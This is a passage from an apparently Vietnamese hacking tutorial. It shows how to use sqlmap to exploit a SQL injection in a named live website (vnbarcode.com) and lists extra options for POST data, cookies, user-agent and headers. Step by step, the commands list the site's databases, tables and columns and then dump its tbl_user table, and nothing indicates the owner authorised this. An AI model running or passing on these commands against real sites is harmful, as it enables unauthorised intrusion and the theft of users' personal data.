
Tiếp theo ta dùng lệnh sqlmap -u "vnbarcode.com/?php=product\_detail&id=316" –dbs để xem tất cả Database của trang web




Kế tiếp ta dùng sqlmap -u "vnbarcode.com/?php=product\_detail&id=316" --tables -D vnbarcodec\_ha để xem tất cả Table có trong database vnbarcodec\_ha



Sau đó ta dùng lệnh sqlmap -u "vnbarcode.com/?php=product\_detail&id=316" --columns -D vnbarcodec\_ha -T tbl\_user để xem tất cả các cột có trong bảng tbl\_user cuả Database vnbarcodec\_ha



Cuối cùng ta dùng sqlmap -u "vnbarcode.com/?php=product\_detail&id=316" --dump -D vnbarcodec\_ha -T tbl\_user để lấy ra tất cả dữ liệu có trong bảng trên



Một số tùy chọn khác của sqlmap:

-data="DATA" : sử dụng cho phương thức POST, ex: khi login thường hay sử dụng python sqlmap.py -u "url/path" --data "user=mark&passwd=line"

--cookie="cookie" : sử dụng khi lỗ hổng nằm trong cookie

--user-agent=AGENT : có thể ứng dụng kiểm tra trường user-agent trong header nên tùy chọn --user-agent sử dụng trong trường hợp này ex: python sqlmap.py -u "url/path" --data "user=mark&passwd=line" --user-agent "Mozilla/5.0 (Linux; ; ) AppleWebKit/ (KHTML, like Gecko) Chrome/ Mobile Safari/"

(user-agent của chrome trên android)

--header HEADER | --headers HEADERS khi request cần thêm một số trường thì -H (--headers) được sử dụng.